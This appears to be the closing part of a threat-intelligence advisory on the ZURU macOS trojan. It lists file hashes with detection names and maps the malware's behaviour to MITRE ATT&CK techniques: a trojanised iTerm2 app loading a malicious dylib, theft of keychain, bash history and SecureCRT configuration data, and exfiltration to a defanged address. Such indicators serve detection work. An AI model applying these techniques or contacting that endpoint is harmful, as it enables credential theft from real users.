| *libcrypto.2.dylib* | 8db4f17abc49da9dae124f5bf583d0645510765a6f7256d264c82c2b25becf8b | TrojanSpy.MacOS.ZURU.A |
| *libcrypto.2.dylib* | 62cae3c971ed01c61454e4c3d9a8439cdcb409a8e1c5641e5c7c4ac7667cb5e5 | TrojanSpy.MacOS.ZURU.A |
| *libcrypto.2.dylib* | aba7c61d2c16cdae17785a38b070df57aa3009f00686881642be31a589fabe0a | TrojanSpy.MacOS.ZURU.A |
| *libcrypto.2.dylib* | af2cb957387b7c4b0c5c9fa24a711988c9e8802e758622b321c9bdc5720120d2 | TrojanSpy.MacOS.ZURU.A |
| *libcrypto.2.dylib* | e8184e1169373e2d529f23b9842f258dddc1d24c77ced0d12b08959967dfadef | TrojanSpy.MacOS.ZURU.A |
| *libcrypto.2.dylib* | 2c269ff4216dc6a14fd81ffe541994531b23a1d8e0fbd75b9316a9fa0e0d5fef | TrojanSpy.MacOS.ZURU.A |
| *g.py* | ffb0a802fdf054d4988d68762d9922820bdc3728f0378fcd6c4ed28c06da5cf0 | TrojanSpy.Python.ZURU.A |

MITRE Tactics, Techniques, and Procedures (TTPs)

| Tactic | ID | Name | Description |
|---|---|---|---|
| Initial Access | T1566.002 | Spearphishing Link | Phishing website from search engine results |
| Execution | T1059.006 | Python | Downloads Python script |
| T1204.002 | Malicious File | Executes the repackaged iTerm2 app will launch the malware *dylib libcrypt.2.dylib* | |
| Defense Evasion | T1140 | Deobfuscate/Decode Files or Information | Strings in malware *dylib* are AES and Base64 encoded |
| T1036 | Masquerading (6) | Malware is a malware dylib inserted in a repackaged iterm2 app | |
| Collection | T1560.002 | Archive via Library | Collects various information and adds it to zip archive |
| T1005 | Data from Local System | Collects system information, bash history and login keychain information | |
| T1602 | Data from Configuration Repository (2) | Collects contents of /Library/Application Support/VanDyke/SecureCRT/Config | |
| Exfiltration | T1041 | Exfiltration Over C2 Channel | Files are exfiltrated to hxxp://47[.]75[.]123[.]111/u.php |